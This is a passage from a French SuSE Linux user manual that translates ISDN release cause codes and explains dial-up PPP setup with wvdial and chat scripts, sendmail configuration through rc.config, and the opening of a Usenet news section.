- le paquetage `i4ldoc` (par exemple la FAQ ISDN-FAQ dans le fichier : `/usr/doc/packages/i4ldoc/i4l-faq`)
- `/usr/doc/inetcfg` (paquetage `inetcfg`) : Scripts exemples pour connexions SLIP et PPP, entre autre pour Compuserve

7.2.6 Messages ISDN

Les messages dits “de cause” émis par le sous-système ISDN sont en anglais et ne sont malheureusement pas toujours faciles à comprendre. C’est pourquoi nous vous en donnons ici une traduction en français.

Un message de cause (d’erreur) typique émis par HiSaX est composé de 2 lignes, la `location` et le `cause code`. Pour Euro-ISDN, il est constitué de 5 lignes, `Exxyy`. La source du message d’erreur (qui n’est pas explicitée ici) est indiquée par `xx` alors que la cause du message est indiquée par `yy`. HiSaX présente toujours cette sortie en mode hexadécimal. Certains messages ne sont pas dus à une erreur dans le sens propre du terme mais au comportement normal d’une communication téléphonique (“occupé”, “Communication terminée par raccrochage”).

Voici quelques précisions sur les “causes” des messages⁶. Notez que HiSaX affiche toujours ces valeurs en mode hexadécimal.

Cause#	dez/hex	Description
--------	---------	-------------

Groupe 0/1 - Causes normales

#1	01	Bien que le numéro appelé soit complet et puisse être interprété par le réseau, il n’est pas attribué actuellement à un poste terminal.
#2	02	Le réseau de transit spécifié n’est pas identifié par le central. Ceci peut se produire soit parce que le réseau de transit désiré n’existe pas, soit parce qu’il refuse le service demandé.
#3	03	Il n’a pas été possible de parvenir jusqu’à l’abonné final, celui-ci étant probablement connecté à un autre réseau.

TAB. 7.1: Continuer à la page suivante...

⁶ Avec l’aimable autorisation de l’Institut pour Systèmes Électroniques et Technique de Transmission de l’Université de Dortmund : <http://www-esv.e-technik.uni-dortmund.de>

7.2. Accès Internet par ISDN - Configuration

#6 06	L'abonné appelé ne peut pas utiliser le canal requis.
#7 07	L'appel a été refusé par l'abonné appelé, le canal requis étant déjà occupé (canal virtuel, X.31 ou X.25)
#16 10	Cette cause indique que l'un des abonnés concernés a mis fin à la communication.
#17 11	Le numéro est occupé et l'abonné appelé ne peut ni réagir à un autre appel ni le prendre en compte.
#18 12	Le numéro appelé a été atteint mais il n'a pas été répondu en temps voulu à la demande d'établissement de communication "SETUP".
#19 13	Bien que l'appel ait été accepté par le poste terminal, il n'a pas été pris en compte par l'abonné. Ceci se produit par exemple lorsque le téléphone sonne dans un appartement vide.
#21 15	L'appel a été explicitement refusé par l'abonné, en réaction par exemple à une tonalité d'appel.
#22 16	Cette cause peut être émise comme option du central téléphonique de destination si le numéro de l'abonné appelé a été modifié.
#26 1A	L'appel n'a pas pu être signalé à l'abonné appelé.
#27 1B	L'interface de l'abonné appelé est actuellement hors fonction.
#28 1C	Le numéro appelé n'est pas valide ou ne peut pas être interprété par le réseau.
#29 1D	Un service complémentaire demandé avec l'établissement de la communication ne peut pas être mis à disposition par le réseau.
#30 1E	Il est signalé que le message STATUS (réponse à une demande d'état) a été émis suite à un message STATUS ENQUIRY (demande d'état).
#31 1F	Cette cause est générée si aucune des autres causes de la classe "Normal" n'est à l'origine de la rupture de la communication

Groupe 2, ressources non disponibles

#34 22	Au central téléphonique, tous les canaux B (transmission de la voix) ou tous les canaux virtuels (X.25) sont occupés.
#38 26	Le réseau de commutation n'est pas en fonction et ne sera pas actif pour un certain temps.
#41 29	Au central téléphonique, il existe un dérangement temporaire auquel il sera bientôt remédié. Il vaut donc la peine de répéter la tentative d'établissement de communication.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

- | | |
|--------|--|
| #42 2A | Au central téléphonique qui émet cette cause, il n'existe pas pour le moment de canal disponible en raison d'une surcharge. |
| #43 2B | Les informations d'accès transmises par l'abonné appelant comme par exemple mots de passe dans l'élément UTU (information utilisateur), données LLC ou HLC ne peuvent pas être transmises à l'abonné appelé. |
| #44 2C | Le canal désiré ne peut pas être mis à disposition par l'interface à l'autre bout de la connexion. |
| #47 2F | Cette cause est générée en cas de non disponibilité d'une ressource ne pouvant pas être définie par les causes du groupe "Ressource non disponible". |

Groupe 3, Service ou option non disponible

- | | |
|--------|---|
| #49 31 | La norme de qualité (débit, délai) définie par la recommandation X.213 ne peut pas être respectée. |
| #50 32 | L'utilisateur a demandé un service auquel il n'a pas droit n'étant pas enregistré comme usager de ce service. |
| #57 39 | L'utilisateur n'a pas droit, sur le support, au service demandé. |
| #58 3A | Le service de transmission demandé n'est pas disponible actuellement : |
| #59 3B | Indique une option ou un service non disponible qui n'est pas défini par les causes précédentes. |

Groupe 4, Service ou option non implémenté(e)

- | | |
|--------|---|
| #65 41 | L'appareil émetteur n'est pas en mesure de mettre à disposition la fonction "bearer capability" requise. |
| #66 42 | Le type de canal demandé n'est pas disponible. |
| #69 45 | Le service demandé n'est pas implémenté. |
| #70 46 | L'utilisateur a demandé une transmission sans restriction d'information digitale mais seule une transmission restreinte est admise. |
| #79 4F | Une option ou un service ne pouvant être défini par les causes précédentes n'est pas implémenté. |

Groupe 5, Message non valide, zone de paramètres non admissible

- | | |
|--------|--|
| #81 51 | Il a été reçu un message comportant une valeur de référence non valide actuellement. |
|--------|--|

TAB. 7.1: Continuer à la page suivante...

7.2. Accès Internet par ISDN - Configuration

#82 52	Le canal demandé n'existe pas sur l'interface qui génère cette cause. Ceci peut se produire par exemple avec CHI =26 sur une interface PCM 24.
#83 53	Il a été tenté de reprendre un appel suspendu avec une identité d'appel (angl. <i>call ID</i>) non valide.
#84 54	Il a été tenté, lors de la suspension d'un appel, d'utiliser une identité d'appel déjà en service dans la zone du contrôleur concerné.
#85 55	Il a été tenté de reprendre un appel bien qu'aucun appel n'ait été suspendu.
#86 56	L'appel ayant l'identité d'appel demandée a déjà été libéré.
#88 58	L'interface de l'abonné final appelé n'est pas compatible avec les LLC, HLC ou autres attributs supplémentaires demandés.
#91 5B	Un réseau de transit a été demandé d'une manière non valide.
#95 5F	Cette cause est émise si aucune des autres causes ne s'applique à un message non valide.

Groupe 6, erreur de protocole

#96 60	Un élément obligatoire d'information est absent.
#97 61	Un message de type inconnu ou non implémenté a été reçu par l'unité émettrice.
#98 62	Il a été reçu soit un message incompatible avec l'état de l'appel, soit un message STATUS avec un état non valide.
#99 63	Il a été reçu un élément d'information inconnu ou non implémenté. L'élément d'information peut être omis lors d'une nouvelle tentative afin d'accéder à la fonction demandée.
#100 64	Le contenu d'un élément d'information n'est pas valide et ne peut pas être utilisé par l'appareil qui émet la cause.
#101 65	Il a été reçu un message incompatible avec l'état actuel de l'appel.
#102 66	Une procédure de rétablissement d'un état stable a été démarrée après expiration de la temporisation.
#111 6F	Il s'est produit une erreur non spécifiée dans ce groupe.

TAB. 7.1: Causes de libération ISDN

7.3 PPP

PPP (angl. *Point to Point Protocol*) vous donne la possibilité d'établir une connexion TCP/IP par le biais d'une ligne série. Le client PPP et le serveur PPP peuvent dialoguer lors de l'établissement de la connexion au moyen de différents paramètres de protocole. Le serveur peut faire connaître son adresse IP au client et lui attribuer aussi une adresse IP.

PPP, contrairement à SLIP, est un standard défini qui est maintenant proposé par la plupart des fournisseurs d'accès Internet comme seul protocole de connexion.

Dans PPP, le rôle central est joué par le démon **pppd** qui permet l'accès aux périphériques PPP. Le démon PPP peut être utilisé aussi bien comme client que comme serveur. Pour l'établissement de la connexion proprement dite on se sert du programme **wvdial** ou du programme **chat**.

7.3.1 Conditions pour la mise en service de PPP

Voici ce qui est nécessaire à la mise en service de PPP sous SuSE Linux :

- Le noyau doit supporter TCP/IP et PPP ! C'est le cas du noyau qui vous est fourni et de ses modules – il ne vous est donc pas nécessaire de générer votre propre noyau.
- Les logiciels réseau doivent être installés. Le paquetage **nkita** et le paquetage **nkittb**, série **a** sont absolument indispensables.
- Le paquetage de base est le paquetage **ppp**, série **n** dans lequel sont inclus le démon **pppd** et le programme **chat**.
- Le paquetage **wvdial**, série **n** pour l'établissement et la clôture de la connexion.
- Vous devez aussi connaître votre nom d'utilisateur et votre mot de passe pour l'accès au serveur PPP.

7.4 Connexion analogique à l'Internet : PPP avec wvdial

Le programme **wvdial** est un outil très puissant qui permet d'établir des connexions PPP avec les fournisseurs d'accès Internet que nous appellerons dans la suite de ce chapitre **FAI** (angl. *ISP – Internet Service Provider*). Comme les FAI utilisent souvent des configurations différentes dans le protocole PPP, il est parfois difficile de retrouver les options adéquates. Cette tâche est assumée par **wvdial** qui se sert d'algorithmes intelligents.

Dans le passé, il a toujours été nécessaire, pour la configuration Internet, de spécifier aussi le serveur de noms de domaine (angl. *DNS – Domain Name Server*) du FAI. Ceci est devenu superflu avec **wvdial** qui reconnaît automatiquement le serveur de noms du FAI dans la mesure où ce dernier communique cette information.

7.4. Connexion analogique à l'Internet : PPP avec wvdial




FIG. 7.5: Réglage des paramètres wvdial avec YaST

7.4.1 Configuration de wvdial

Vous pouvez aisément configurer **wvdial** à partir de YaST. Vous trouverez le menu sous 'Administration du système', 'Configurer le réseau'. La figure 7.5 vous montre ce menu.

Procédez de la manière suivante :

- Assurez-vous que vous avez déjà configuré votre modem dans YaST. Cela a déjà dû se faire au cours de la première installation mais vous pouvez aussi le faire maintenant (ainsi que nous l'avons évoqué au paragraphe 3.6.1, page 93).
- Sélectionnez l'option du menu 'Configure the current Profile'.
- Spécifiez le numéro de téléphone, l'identifiant utilisateur et le mot de passe.
- Choisissez la configuration automatique du serveur de noms. Au cas où cela ne fonctionnerait pas, vous devrez configurer le serveur de noms dans YaST de la manière habituelle (voir paragraphe 3.6.3, page 99).
- Sélectionnez votre mode de numérotation. Ce sera le plus souvent la numérotation à fréquences vocales.
- Si vous êtes relié à une installation téléphonique, sélectionnez l'option 'Modem on PBX (no dialtone)'. Dans ce cas, on n'attend pas la tonalité.
- Sous mode de numérotation, 'PPP-direct-PAP/CHAP' devrait en général fonctionner.
- Quittez ce sous-menu.
- Après la configuration du fournisseur d'accès, nous passons maintenant à la reconnaissance du modem. Sélectionnez simplement l'option 'start modem recognition'.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

- Si tout a bien marché, sélectionnez l'option 'Run WvDial'. Vous verrez apparaître une fenêtre dans laquelle divers messages vous seront présentés.
- Si vous voyez un message qui vous fait savoir que le processus PPP a été lancé, vous pouvez déjà utiliser Internet.
- Vérifiez éventuellement que la connexion a bien été établie. Ouvrez ensuite une autre fenêtre de terminal (sous KDE : (Alt) + (F2) et ensuite xterm). Tapez dans la fenêtre de terminal :

```
terre: # su
```

et entrez le mot de passe 'root'. Tapez ensuite :

```
terre: # tail -f /var/log/messages
```

Vous pouvez maintenant suivre les messages du système. Dès que vous voyez des lignes avec "Local IP :" et "Remote IP :" – suivies chacune d'un numéro IP – vous pouvez avoir la certitude que votre connexion Internet est établie.

- Terminez votre accès Internet avec (Strg) + (C) .
- Si tout ceci a bien marché, vous pouvez démarrer votre accès Internet en invoquant simplement **wvdial** depuis la ligne de commande et vous pouvez mettre fin à votre connexion avec (Strg) + (C) . Si vous voulez que cela soit possible à un utilisateur normal (c'est-à-dire autre que 'root'), vous devez inscrire l'utilisateur en question, avec YaST, dans les groupes 'uucp' et 'dialout' (voir paragraphe 3.6.8, page 104).
- Vous pourrez aussi plus tard modifier votre configuration sans YaST, avec le programme **wvdial.lxdial** ou sous forme de programme graphique avec **wvdial.tcl**. Ceci n'est cependant possible que sous le compte 'root'.

Vous trouverez la documentation relative à **wvdial** dans le répertoire `/usr/doc/packages/wvdial`.

7.4.2 Configuration manuelle de PPP pour experts

Si pour quelque raison que ce soit vous ne parveniez pas à accéder à Internet avec **wvdial**, vous pouvez ici configurer PPP manuellement. Donnez toutefois la préférence, dans la mesure du possible, au programme **wvdial**.



Vous trouverez aussi quelques configurations exemples et quelques scripts dans le paquetage `inetcfg`, série `n` ainsi que dans le paquetage `ppp_nt` et le paquetage `toppp`, série `doc`.

Établissement de la connexion

L'établissement d'une connexion PPP se fait en deux étapes.

- Il est d'abord établi une connexion entre les deux modems. Cette tâche est assumée par le programme **chat**.

7.4. Connexion analogique à l'Internet : PPP avec wvdial

- Lorsque la liaison est établie, **chat** s'occupe encore de la connexion avec le serveur et repasse ensuite le contrôle au démon PPP. Celui-ci initialise alors le protocole PPP.

Après avoir installé le paquetage `inetcfg`, vous trouverez dans le répertoire `/usr/doc/packages/inetcfg` le script **ppp-up** que vous devriez copier dans le répertoire `/etc/ppp` et modifier en fonction de vos besoins.

Une connexion PPP est alors établie au moyen de **ppp-up**.

```
#!/bin/sh
#
# /etc/ppp/ppp-up
#
# Établissement d'une connexion PPP
#

localip=0.0.0.0
remoteip=

device=/dev/modem

pppflags="38400 modem debug defaultroute"

/usr/sbin/pppd lock connect \
    '/usr/sbin/chat -v -f /etc/ppp/ppp.chat' \
    $device $pppflags $localip:$remoteip
```

fichier 7.4.1: `/etc/ppp/ppp-up`

On détermine tout d'abord les adresses IP du serveur et du client. S'il est spécifié pour le client une adresse IP `0.0.0.0` et si l'adresse IP du serveur n'est pas indiquée, **pppd** demande les deux adresses au serveur. Si les adresses sont déjà déterminées à l'avance ou si vous ne souhaitez pas que les adresses soient attribuées dynamiquement, vous devez entrer ici les adresses IP correspondantes.

On indique ensuite le périphérique auquel le modem est connecté. Les drapeaux font savoir à **pppd** qu'il doit accéder au modem avec 38400 bps et enregistrer la connexion PPP comme *route par défaut* dans la table de routage du noyau. **pppd** connaît encore tout un tas d'autres drapeaux et d'options. Vous trouverez une description détaillée dans la page de man de `pppd` (`man 8 pppd`) et dans le fichier `/usr/doc/howto/en/PPP-HOWTO.gz`. L'exemple présenté devrait toutefois fonctionner dans la majeure partie des cas.

chat se charge alors d'établir la connexion par modem. Le fichier `/etc/ppp/ppp.chat` détermine le déroulement de cette procédure.

Les lignes `ABORT` font savoir avec quelles réponses du modem la tentative de connexion a échoué. Avec `+++ATZ`, le modem est initialisé.

`ATDT09113247122` représente le numéro d'appel du serveur. Si la chaîne `CONNECT` est reçue par le modem, le processus de connexion démarre. Le nom d'utilisateur et ensuite le mot de passe sont envoyés au serveur. Vous

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
"" +++ATZ
OK ATDT09113247122
CONNECT ""
ogin:--ogin: <ppplogin>
word: <ppppassword>
```

fichier 7.4.2: /etc/ppp/ppp.chat

trouverez de plus amples informations sur **chat** dans la page de man de chat (man 8 chat).

Si les deux fichiers sont configurés comme il convient et si les attributs sont déterminés, il suffit d'appeler **ppp-up** pour établir la connexion PPP.



Si, comme il est décrit dans ce chapitre, vous avez stocké le script d'appel **ppp-up** sous /etc/ppp/ppp-up, il ne se trouve naturellement pas dans le chemin d'accès spécifié dans la variable d'environnement \$PATH. Vous devrez donc, lors de l'appel, spécifier le chemin complet :

```
terre:/root # /etc/ppp/ppp-up
```

Vous devriez auparavant positionner l'attribut de ce fichier à 'x' en tapant par exemple

```
terre:/root # chmod 755 /etc/ppp/ppp-up
```

On ferme la connexion en terminant l'exécution du démon PPP. Ceci peut se faire par exemple à l'aide du script /etc/ppp/ppp-down (voir fichier 7.4.3).

```
#!/bin/sh
#
# /etc/ppp/ppp-down
#
# Couper la connexion PPP
#
kill 'cat /var/run/ppp0.pid'
```

fichier 7.4.3: /etc/ppp/ppp-down

L'accent grave (ne pas confondre avec l'apostrophe) est ici essentiel. Les touches à utiliser sont (pour le clavier français) **(AltGr)+(7)**. Il s'agit d'une substitution de commande par laquelle la sortie de `cat /var/run/ppp0.pid` est passée au programme **kill**.

Adaptation du script Chat

Le script Chat /etc/ppp/ppp.chat doit bien entendu être adapté. Outre le nom d'utilisateur et le mot de passe, la totalité de la procédure de connexion

7.4. Connexion analogique à l'Internet : PPP avec wvdial

est souvent modifiée. Dans certains cas, il est même nécessaire de démarrer le protocole PPP sur la machine distante par une commande telle que `ppp default`. Il n'est pas possible de faire de tout ceci une description globale.

Dans le cas où une authentification spéciale au moyen de PAP, CHAP, etc. n'est pas nécessaire, la procédure de connexion est comparable à la procédure de connexion à un terminal. La seule différence est qu'elle n'est pas réalisée manuellement mais à l'aide du script Chat.

Les choses peuvent donc se dérouler comme suit :

- Lisez attentivement les informations du fournisseur de services et demandez s'il existe déjà chez ce fournisseur un script approprié. Dans ce cas, nous vous demandons de bien vouloir nous tenir au courant afin que nous puissions rassembler ces scripts et les répartir dans notre distribution. Vous pouvez aussi vous procurer directement ces informations en adressant une requête à notre base de données support (SDB) :
`http://www.suse.de/sdb/fr/html/`
- Ayez sous la main un crayon et du papier !
- Avec un émulateur de terminal (par exemple **Minicom** (`minicom -s`)), vous établissez la connexion *manuellement*, ce qui signifie que vous vous connectez directement. Vous devez noter *avec le plus grand soin* dans quel ordre se font les envois et quelles entrées vous devez faire vous-même. La plupart des émulateurs de terminaux, tels que **minicom**, permettent un affichage automatique du texte à l'écran. Si vous utilisez **minicom**, vous obtiendrez cet affichage par la combinaison de touches `(Alt)+(1)` (avec `(Alt)+(z)` il sera établi une liste de toutes les combinaisons de touches disponibles !).
- Tout ceci doit se faire jusqu'au moment où la machine distante passe en mode PPP, ce qu'il vous est possible de reconnaître grâce à un message tel que : `"ppp-protocol started"`
- La connexion est alors tout simplement *coupée*, ce qui veut dire en quelque sorte que l'on a raccroché (Minicom : `(Alt)+(h)`)
- Quittez l'émulateur de terminal (Minicom `(Alt)+(x)`)
- À l'aide du protocole, vous pouvez maintenant adapter le script Chat comme il convient.

Encore quelques informations complémentaires au sujet de **chat**.

Dans la première séquence

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
```

chat est initialisé.

Le **TIMEOUT** dépend du temps nécessaire à l'établissement de la connexion. Il doit, dans certains cas, avoir une valeur plus élevée, par exemple 60.



7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

Les commandes **ABORT** indiquent après quelles réponses du modem l'exécution du script doit être terminée.

Dans les lignes suivantes, on procède toujours de cette manière :

Le premier paramètre (jusqu'au premier espace) indique ce que l'on doit attendre. Si cette chaîne est émise par le modem, le reste de la ligne est renvoyé.

```
"" +++ATZ
```

On n'attend pas ici de chaîne. Le modem est tout de suite initialisé. Ceci dépend de votre modem et du profilé mémorisé. Normalement, on charge avec **ATZ** le profilé 0 (comme directement après le démarrage). Vous devrez éventuellement inscrire autre chose ici. Comparez le cas échéant avec vos logiciels DOS ou Windows.



Si votre modem ne se comporte pas du tout comme il devrait, cela signifie peut-être qu'il est complètement déréglé et il se peut que **ATZ** ne serve plus à rien. Dans ce cas, vous devriez lancer la commande **AT&F** (par exemple sous Minicom). Cela réglera votre modem comme il l'était à sa sortie de fabrique.

Le numéro est maintenant composé et la connexion est établie, par exemple :

```
OK ATDT<numéro de téléphone>
CONNECT ""
ogin:--ogin: <account>
word: <accountpasswd>
```

Pour votre installation sur le plan concret, remplacez **<numéro de téléphone>**, **<account>** et **<accountpasswd>** par les valeurs appropriées.

Notez que seul **word** : est recherché car il pourrait très bien être envoyé **Password** : (avec une majuscule) ou **password** : (avec une minuscule).

La ligne

```
ogin:--ogin:
```

devrait être assez flexible car dans le cas où la première chaîne (**ogin** :) n'est pas retrouvée, un **'Return'** sera envoyé et on attendra de nouveau **ogin** :.

Vous trouverez d'autres informations et exemples dans la page de man de **chat** (man 8 chat).



L'ensemble du script **Chat** ne doit contenir aucune ligne vide, aucun espace en début de ligne et aucun commentaire.

Testez maintenant votre connexion avec la commande **/etc/ppp/ppp-up**. Les messages d'erreur, émis par exemple par le script **Chat**, ne sont pas lisibles à l'écran mais sont enregistrés dans le fichier **/var/log/messages**. Vous pouvez faire afficher le contenu de ce fichier sur une deuxième console par la commande :

```
terre:/ # tail -f /var/log/messages
```

Vous pourrez ainsi voir immédiatement si des messages importants ont été émis.

7.5. Donnez de vos nouvelles – Configuration E-mail

Encore une astuce :

Sauvegardez toujours un script qui fonctionne. La plupart des personnes que nous connaissons n'éprouvent guère de plaisir à écrire de tels scripts. C'est pourquoi nous vous demandons encore : *envoyez-nous votre script* en indiquant votre *fournisseur d'accès, université, etc.* mais évidemment pas votre mot de passe ! ; -)

7.4.3 Informations complémentaires sur PPP

PPP vous offre un bon nombre de possibilités pour configurer votre connexion. Cela nous mènerait beaucoup trop loin de vous les présenter toutes. Si vous avez besoin d'autres options que celles mentionnées ici, vous pouvez lire les manuels qui s'y réfèrent, par exemple dans les fichiers `NET-2-HOWTO.gz` et `PPP-HOWTO.gz` du répertoire `/usr/doc/howto` et dans les fichiers de documentation du répertoire `/usr/doc/packages/ppp`.

Vous trouverez des informations détaillées sur les protocoles utilisés par PPP dans les RFC correspondantes :

- RFC1144 : Jacobson, V. "Compressing TCP/IP headers for low-speed serial links." 1990 February ;
- RFC1321 : Rivest, R. "The MD5 Message-Digest Algorithm." 1992 April ;
- RFC1332 : McGregor, G. "PPP Internet Protocol Control Protocol (IPCP)." 1992 May ;
- RFC1334 : Lloyd, B. Simpson, W.A. "PPP authentication protocols." 1992 October ;
- RFC1548 : Simpson, W.A. "The Point-to-Point Protocol (PPP)." 1993 December ;
- RFC1549 : Simpson, W.A. "PPP in HDLC Framing." 1993 December ;

7.5 Donnez de vos nouvelles – Configuration E-mail

Après vous être connecté au monde extérieur, que ce soit par UUCP, PPP ou ISDN, vous souhaitez certainement tirer parti de votre connexion. Une application typique est le courrier électronique ou *E-mail*. Ce paragraphe décrit la configuration du paquetage **sendmail**⁷.

Lors de la distribution du courrier électronique, **sendmail** décide du mode d'acheminement : par réseau TCP/IP avec le protocole SMTP, dans le classeur E-mail local d'un utilisateur ou par d'autres programmes de transport tels que UUCP.

Le fichier central de configuration de **sendmail** est `/etc/sendmail.cf`. Pour une configuration simple, on peut positionner quelques paramètres avec YaST et faire créer un fichier `/etc/sendmail.cf` valide. Les paramètres sont inscrits dans le fichier `/etc/rc.config` et **SuSEconfig** écrit le fichier

⁷ Une alternative à **sendmail** est constituée par **smail** ou **qmail**. Ces deux paquetages ne seront toutefois pas évoqués ici.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

`/etc/sendmail.cf` à l'aide de ces entrées et en utilisant `/sbin/conf.d/SuSEconfig.sendmail`.

Comme les fichiers de configuration du paquetage **sendmail** sont très complexes, SuSE Linux vous propose deux configurations prédéfinies qui peuvent être utilisées dans la majeure partie des cas :

Si vous avez l'intention d'utiliser **sendmail** dans un réseau TCP/IP, vous devez absolument disposer d'un serveur DNS valide. Vous devrez alors faire pour chaque nom un enregistrement particulier ("MX record", "mail exchange record") pour E-mail. Vous pourrez vérifier les paramètres courants avec la commande `host` (dans le paquetage `bind`) :

```
terre: # host soleil.cosmos.univers
soleil.cosmos.univers address 192.168.0.1
soleil.cosmos.univers mail is handled (pri=10)
                        by soleil.cosmos.univers
soleil.cosmos.univers mail is handled (pri=100)
                        by mail-relay.cosmos.univers
```

S'il n'existe aucune entrée pour E-mail, demandez à votre administrateur DNS de vous venir en aide.

Les paramètres suivants, nécessaires pour une configuration E-mail, peuvent être insérés par YaST dans le fichier `/etc/rc.config` (voir paragraphe 17.6, page 407) :

- `SENDMAIL_TYPE="yes"`
Cette variable doit être positionnée à `yes` si le fichier de configuration **sendmail** doit être créé à partir des valeurs définies dans `/etc/rc.config`. Si vous voulez créer vous-même le fichier `/etc/sendmail.cf`, la valeur correcte est `no`.
- `SENDMAIL_LOCALHOST=\`
`"localhost soleil.cosmos.univers www.cosmos.univers"`
sendmail doit savoir quel courrier doit être stocké localement et quel courrier doit être acheminé vers une autre machine. Seul le courrier électronique destiné à l'hôte local est stocké par défaut comme E-mail local. Avec `SENDMAIL_LOCALHOST` on peut spécifier d'autres noms de machines – séparés par des espaces – qui doivent aussi être considérées comme hôtes locaux.
Exemple : Le nom de la machine est `soleil.cosmos.univers`. Elle assume les fonctions de serveur WWW pour `www.cosmos.univers`. Afin que tout le courrier électronique destiné à `www.cosmos.univers` soit accepté, il convient d'entrer la ligne suivante
`SENDMAIL_LOCALHOST="localhost www.cosmos.univers"`.
- `FROM_HEADER=cosmos.univers`

L'adresse de l'expéditeur est en général tout simplement celle de la machine locale. Il est toutefois possible de la modifier avec ce paramètre.

Exemple : La machine a pour nom `terre.cosmos.univers`, mais le courrier électronique doit être envoyé au nom de `tux@cosmos.univers`. Vous devez pour cela faire l'entrée :
`FROM_HEADER=cosmos.univers`.

7.5. Donnez de vos nouvelles – Configuration E-mail

- **SENDMAIL_SMARTHOST=mail-server.provider.de**
Pour tout courrier électronique non local, **sendmail** demande les données DNS et tente, au moyen du protocole SMTP, de transmettre le courrier à la machine concernée. Cette machine peut se trouver n'importe où dans le réseau Internet et la connexion peut éventuellement être assez lente. Mais ce paramètre permet d'indiquer une machine intermédiaire qui recevra tout le courrier sortant et le transmettra ensuite à la machine destinataire.
Premier exemple : Vous pouvez, avec une connexion dialup, transmettre tout le courrier à votre fournisseur d'accès qui se chargera de la distribution :
`SENDMAIL_SMARTHOST=smtp :mail-server.provider.de.`
Deuxième exemple : Si vous avez une connexion UUCP, vous pouvez transmettre tout le courrier non local au serveur UUCP :
`SENDMAIL_SMARTHOST=uucp-dom :uucp.cosmos.univers.`
- **SENDMAIL_NOCANONIFY=no**
sendmail recherche toutes les adresses dans l'en-tête E-mail et remplace les noms par les "noms de domaines pleinement qualifiés" (angl. "*Fully Qualified Domain Names*") (FQDN). Si vous indiquez toujours le nom complet parce que vous n'avez pas toujours accès à un serveur DNS à cause, par exemple, d'une connexion dialup, vous pouvez invalider cette fonction par **yes**.
- **SENDMAIL_ARGS="-bd -q30m -om"**
C'est avec ces paramètres que **sendmail** est invoqué à l'amorçage de la machine.
Avec **-q30m**, on demande à **sendmail** de vérifier toutes les 30 minutes s'il y a encore dans le répertoire `/var/spool/mqueue` du courrier qui doit être distribué.
-bd lance **sendmail** en "mode démon" et ainsi le courrier transmis par le réseau TCP/IP est accepté par d'autres machines.
Pour les connexions dialup, on pourrait omettre **-q30m** et faire distribuer le courrier en invoquant directement **sendmail** avec `sendmail -q`. Ceci peut se faire, par exemple au moyen d'une entrée **crontab**, une ou deux fois par jour. Une autre possibilité consiste à insérer `sendmail -q` dans les scripts qui servent à établir une connexion. Vous pouvez ainsi échanger du courrier à chaque fois que vous vous connectez au réseau.
- **SENDMAIL_EXPENSIVE=no**
sendmail essaie immédiatement de transmettre le courrier via SMTP. Mais si vous n'êtes connecté à Internet que de façon sporadique ("Dial-On-Demand"), il est possible que vous ne souhaitiez pas établir une connexion avec votre fournisseur d'accès pour chaque E-mail.
Avec **yes**, le courrier électronique sera d'abord conservé dans le répertoire `/var/spool/mqueue` au lieu d'être tout de suite distribué.

Tout le courrier électronique local est stocké par le programme **procmail** dans les classeurs de courrier locaux `/var/spool/mail/<name>`. Lisez la page de man de `procmailrc` (man `procmailrc`), la page de man de `procmailx` (man `procmailx`) ainsi que la page de man de `procmail` (man `procmail`) qui donnent une description précise de ce programme très flexible.

7. Votre ouverture sur le monde – PPP, ISDN, Fax ...

Si le courrier électronique ne peut pas être transmis tout de suite, il sera stocké dans le répertoire `/var/spool/mqueue` et sera distribué à la prochaine exécution de **sendmail**. La fréquence à laquelle la file d'attente est traitée est déterminée lors du démarrage de **sendmail**. Mais il est aussi possible de mettre en route la transmission des messages par la commande `sendmail -q`.

Vous pouvez aussi ajouter d'autres paramètres pour **sendmail** dans les fichiers `/etc/aliases` et dans quelques fichiers du répertoire `/etc/mail/`. Vous trouverez dans ces fichiers des exemples commentés. Certains fichiers en mode texte doivent être convertis en fichiers bases de données par le programme **makemap**. Ceci est exécuté automatiquement lorsque vous lancez **SuSEconfig** ou lorsque vous quittez YaST.

Si vous voulez réaliser des configurations plus complexes, vous devrez faire en sorte, avec `SENDMAIL_TYPE=no`, que `/etc/sendmail.cf` ne soit pas généré automatiquement et vous devrez prendre `/etc/mail/linux.mc` comme base pour votre propre configuration. `linux.mc` contient des commandes **m4**.

```
terre: # m4 /etc/mail/linux.mc > /etc/sendmail.cf
```

crée une configuration **sendmail** valide en utilisant les macros contenues dans le répertoire `/usr/share/sendmail`.

Vous trouverez une documentation complémentaire dans les répertoires `/etc/mail`, `/usr/share/sendmail` et `/usr/doc/packages/sendmail`. Comme adresse de départ pour WWW, vous pouvez prendre `http://www.sendmail.org/`. Si vous avez des tâches plus complexes à réaliser, vous ne pourrez probablement pas échapper à la lecture du livre *Sendmail* édité par O'Reilly⁸ qui offre une excellente documentation précise et détaillée sur la configuration de **sendmail**.

7.6 News : Les toutes dernières nouvelles de USENET


L'un des plus importants services fournis par Internet est la transmission et la distribution d'informations organisées dans différents groupes. Cette partie de l'Internet est connue sous le nom de Usenet. Ce n'est que grâce à ce service que le développement de Linux a été possible et c'est cette forme de communication sans obstacles et d'une extrême efficacité qui permet de continuer à développer rapidement le système et d'y apporter continuellement des améliorations⁹. USENET est en outre un moyen d'entr'aide essentiel pour les utilisateurs de Linux.

Comme une description du système de news et de toutes les possibilités qu'il offre (par exemple transmission à d'autres machines) dépasserait le cadre de ce manuel, nous ne parlerons ici que de la configuration d'un système de news local.

⁸ Voir [CAR93].

⁹ Ne négligeons pas de préciser que cette fonction est maintenant adoptée par les "listes de diffusion" dans de nombreux domaines.

Pour de grands systèmes, il est recommandé d'avoir recours au paquetage `inn`, série `n`. Vous trouverez des informations sur l'installation de INN sous `/usr/doc/packages/inn`. Pour les systèmes UUCP, il est également judicieux de donner la préférence à INN. – L'installation de INN n'est pas couverte par l'Assistance Technique à l'Installation (voir paragraphe H.1.2, page 510). Nous sommes cependant volontiers disposés à vous apporter une aide dans le cadre de notre Assistance Pro facturée à part (voir paragraphe H.3, page 513).



7.6.1 Le système de news Leafnode

